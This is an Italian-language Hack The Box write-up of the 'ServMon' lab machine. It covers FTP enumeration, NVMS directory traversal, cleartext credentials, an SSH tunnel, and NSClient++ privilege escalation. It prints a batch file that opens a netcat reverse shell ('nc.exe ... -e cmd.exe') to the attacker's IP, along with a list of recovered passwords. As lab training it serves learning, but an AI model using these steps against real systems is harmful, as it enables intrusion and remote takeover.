SERVMON | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Iniziamo con un nmap dell'indirizzo:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.184
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-13 15:16 CEST
Nmap scan report for 10.10.10.184
Host is up (0.12s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Microsoft ftpd
22/tcp   open  ssh            OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp   open  http
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
6699/tcp open  napster?
8443/tcp open  ssl/https-alt?
```

Se ci colleghiamo con FTP attraverso utente anonimo possiamo ottenere, scaricandoli con "get" due file all'interno di due cartelle, rispettivamente degli utenti Nadine e Nathan:

```
root@unknown:~/Desktop# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
ftp> ls Nadine/*
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> ls Nathan/*
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:10PM                  186 Notes to do.txt
226 Transfer complete.
ftp>
```

Il primo file, Confidential.txt, contiene il seguente messaggio:

```
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once
you have edited it yourself and place it back into the secure folder.

Regards

Nadine
```

Il secondo, Notes_to_do.txt, contiene invece dei promemoria sugli aspetti del sistema da aggiornare:

```
1) Change the password for NVMS - Complete

2) Lock down the NSClient Access - Complete

3) Upload the passwords

4) Remove public access to NVMS

5) Place the secret files in SharePoint
```

Questo ci fa capire sul Desktop di Nathan ci sono delle credenziali di accesso, e che è accessibile pubblicamente il servizio NVMS.

Collegandoci sulla porta 80 troviamo il portale di login del servizio in questione:


Su ExploitDB è presente l'exploit riguardante un possibile Directory Traversal:

https://www.exploit-db.com/exploits/47774

Se proviamo a intercettare la richiesta della pagina di login con Burp, e andare nel percorso: /../../../../../../../../../../../../windows/win.ini

modificando la richiesta GET:

Possiamo quindi accedere al file Passwords.txt nel desktop di Nathan:



Provando le credenziali con crackmapexec, vediamo che una di queste appartiene a Nadine:

```
root@unknown:~/Desktop# crackmapexec smb 10.10.10.184 -u Nadine -p pass
SMB         10.10.10.184    445    SERVMON          [*] Windows 10.0 Build 18362 x64 (name:SERVMON) (domain:SERVMON) (signing:False) (SMBv1:False)
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:1nsp3ctTh3Way2Mars! STATUS_LO
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:Th3r34r3To0M4nyTrait0r5! STAT
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:B3WithM30r4ga1n5tMe STATUS_LO
SMB         10.10.10.184    445    SERVMON          [+] SERVMON\Nadine:L1k3B1gBut7s@W0rk
```

Testando le credenziali sul portale, queste non funzionano. Ho provato così via SMB e via altri servizi. Alla fine, la soluzione più semplice era quella di testare via SSH.

Con:


```
ssh Nadine@10.10.10.184
```

abbiamo la shell e la user flag:

```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
cf6c8f8d4b63f829281faf1d1147105f

nadine@SERVMON C:\Users\Nadine\Desktop>
```

Per diventare Administrator, ho testato inizialmente ad usare Winpeas.

Poi, mi sono concentrato sull'altra porta web attiva, la 8443, collegandomi via HTTPS (come scritto da molti utenti sul forum ho utilizzato Chromium anzi che Firefox):



Abbiamo di fronte un'altra schermata di login, questa volta di NSClient++.

Dentro la cartella dei programmi installati, possiamo leggere il file di configurazione del servizio, contenente la password per accedere in chiaro:

```
PS C:\Users\Nadine> cd 'C:\Program Files\NSClient++\'
PS C:\Program Files\NSClient++> type .\nsclient.ini
# If you want to fill this file with all available options run the follow
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT
```

Ancora su ExploitDB, si può trovare l'exploit per il servizio:

https://www.exploit-db.com/exploits/46802

Il servizio è molto instabile, probabile che occorrerà ripetere gli step elencati dall'exploit più di una singola volta.

Purtroppo però la pagina web è accedibile solo da localhost.

Per ovviare a questo, ho effettuato un tunneling via SSH con plink (si può trasferirlo sulla macchina con wget oppure come nel mio caso aprire un server smb). Nella macchina attaccante dovremmo attivare il server ssh con systemctl start ssh.service:

\\10.10.14.14\share\plink.exe -l YOURUSERNAME -pw YOURPASSWORD -R 8443:127.0.0.1:8443 10.10.14.14

Una volta effettuato il tunneling si potrà accedere al web server visitando nella propria macchina attaccante:

https://localhost:8443


Per compiere l'exploit, dobbiamo creare un file.bat, e trasferire netcat sulla macchina vittima:

```
@echo off
C:\temp\nc.exe 10.10.14.14 4444 -e cmd.exe
```

In seguito è necessario compiere nella web interface i seguenti step per far eseguire al servizio il nostro script ogni 60 secondi:

```
5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
    - foobar
        command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
    - foobar
        interval = 1m
        command = foobar
```

Il settimo ed ultimo step dell'exploit non è necessario, in quanto anzi che riavviare il servizio o la macchina, è sufficiente nella sezione Console, eseguire il comando check_new:




Qualora non funzionasse, è possibile sfruttare le API:

https://docs.nsclient.org/api/

Nel nostro caso, dalla macchina attaccante:

curl -k -i -u admin https://localhost:8443/api/v1/queries

E in ascolto sulla porta, avremo la shell come Administrator:



Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups